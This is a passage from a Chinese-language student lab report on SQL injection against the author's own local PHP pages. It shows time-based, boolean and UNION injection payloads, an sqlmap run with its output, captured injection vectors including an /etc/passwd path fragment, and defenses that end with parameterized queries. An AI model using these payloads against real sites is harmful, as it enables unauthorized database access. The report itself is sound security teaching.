
5. 根据输入的参数值，拼接 SQL 查询语句并执行，但展示一个固定的结果。如输入学号，查询是否有学生存在，然后输出固定内容。

正常输入 id=1:



显示结果为“test”。


正常输入 id=123:



返回结果仍为 “test”。


由于返回结果固定，无法根据查询结果注入，即无法利用基于错误或布尔的注入，因此使用基于时间延迟的注入：1' and 12=if(ascii(substr((select database()),4,1))!=0 ,sleep(3),20)

#



可以看出查询结果经 3s 后返回, 可知输入的查询为真, 即数据库名长度不小于 4.

注入向量设置为: **1' and 12=if(ascii(substr((select database()),5,1))!=0 ,sleep(3),20) #**





可看出查询结果未经过延迟即返回，因此查询逻辑为真，即数据库名长度小于 5，综上可知数据库长度为 4。

6. 据输入的参数值，拼接 SQL 语句并执行，更新数据库。

如输入学号和分数，将对应学生的分数更新。

输入 **id=1**，将他的成绩改为 **87**



注入方法于类似上述注入方法，可利用基于时间延迟、布尔类型的注入。

7. 使用 sqlmap 对 1.php 进行注入

```
终端
资源管理器 1.php index.html 6.php search.html
renxujie@ubuntu: ~
renxujie@ubuntu:~$ sudo sqlmap -u "http://localhost/duikang/exp1/1.php?id=2&query=submit" --batch
{1.0.4.0#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 21:19:39
[21:19:39] [INFO] testing connection to the target URL
[21:19:39] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[21:19:39] [INFO] testing if the target URL is stable
[21:19:40] [INFO] target URL is stable
[21:19:40] [INFO] testing if GET parameter 'id' is dynamic
[21:19:40] [INFO] confirming that GET parameter 'id' is dynamic
[21:19:40] [INFO] GET parameter 'id' is dynamic
[21:19:40] [ERROR] possible integer casting detected (e.g. "$id=intval($_REQUEST['id']))" at the back-end web application
do you want to skip those kind of cases (and save scanning time)? [y/N] N
[21:19:40] [INFO] testing for SQL injection on GET parameter 'id'
[21:19:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:19:40] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[21:19:40] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```


sqlmap 得到下面的信息：

```
终端
资源管理器 1.php index.html 6.php search.html
renxujie@ubuntu: ~
[21:19:51] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:19:51] [INFO] target URL appears to have 3 columns in query
[21:19:51] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 54 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2' AND 6038=6038 AND 'dNbm'='dNbm&query=submit'

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: id=2' AND (SELECT * FROM (SELECT(SLEEP(5)))Lmrq) AND 'PVJa'='PVJa&query=submit'

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x716a767171,0x4662576e5248527476674e7855786d675144664e717a53426e45436d6e61444b7376426b4d736842,0x7170787671),NULL-- --&query=submit
---
[21:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0.12
[21:19:51] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 33 times
[21:19:51] [INFO] fetched data logged to text files under '/home/renxujie/.sqlmap'
```

8. 通过对 sqlmap 注入过程的抓包，得到以下结果，这些事 sqlmap 进行注入时用到的注入向量。



可知其中一个攻击向量为：1('','&query=submit

粘贴你想在这里的url解码全文：

```
GET /duikang/exp1/1.php?id=1%28%22%22%2C%28%28%27%2C.%27&query=submit HTTP/1.1\r\n
```

网址解码！


复制您的网址在这里解码的文本：

```
GET /duikang/exp1/1.php?id=1('','&query=submit HTTP/1.1\r\n
```


由此可抓包得知 sqlmap 使用的各种攻击向量。

9. 手动使用 sqlmap 注入向量尝试注入：


id=2:




id=2&query=submit&vSGQ=9695 AND 1=1 UNION ALL SELECT
1,2,3,table_name FROM information_schema.tables WHERE 2>1-
- ../../../../etc/passwd: (注入失败)




id=7522&query=submit: (注入失败)




id=2) AND 3547=3710 AND (2801=2801&query=submit: (注入失败)




id=2' AND 6038=6038 AND 'dNbm'='dNbm&query=submit（注入成功）：




id=2' AND 3135=6038 AND 'dNbm'='dNbm&query=submit：（注入成功）：




id=5203-5202：（注入失败）




id=2' ORDER BY 1-- --:（注入成功）




id=2' ORDER BY 6-- --: (注入成功)
(可以看出 sqlmap 通过二分法测试数据库表列数)




id=1' and ascii(substr((select database()),5,1))!=0+%23: (注入成功)




id=1' and ascii(substr((select database()),4,1))!=0+%23: (注入成功)




id=1' and 12=if(ascii(substr((select database()),4,1))!=0 ,sleep(3),5) #: (注入成功)




```
id=2' UNION ALL SELECT
NULL,CONCAT(0x716a767171,IFNULL(CAST(schema_name AS
CHAR),0x20),0x7170787671),NULL FROM
INFORMATION_SCHEMA.SCHEMATA-- -: (注入成功)
```



10. 使用 addslashes()函数来将单引号转义以避免 SQL 注入，sqlmap 未能绕过：



使用 preg_match()函数将单引号、select、union、or 等关键字屏蔽：



Sqlmap 未能注入。

使用 bind_param()函数实现参数化查询：

```
$query = $db->prepare("select * from student where id=?");  
$query->bind_param('s', $id);  
$query->execute();  
$result = $query->get_result();
```

Sqlmap 未能注入。

4、实验结果分析

本实验通过各种场景下存在的 SQL 注入漏洞，我们可以学习到：在不同情况下 SQL 注入的方式有多种。本实验主要展示了基于时间、布尔（错误），和使用了 union 子句的 SQL 注入。同时展示了 SQL 注入漏洞探测工具 sqlmap 的基本使用方法，了解了 sqlmap 使用的注入方式并将其应用到手工注入中。最后学习了几种防止 SQL 注入的方法，其中最有效的方法应该为参数化查询，它将攻击者注入的攻击向量转化为 SQL 语句的参数而非直接将其拼接至 SQL 语句中，因此对 SQL 注入的防范作用比较明显；另外的防止注入方法虽然可以阻止 sqlmap 的探测，但仍可通过各种手工注入的方式绕过。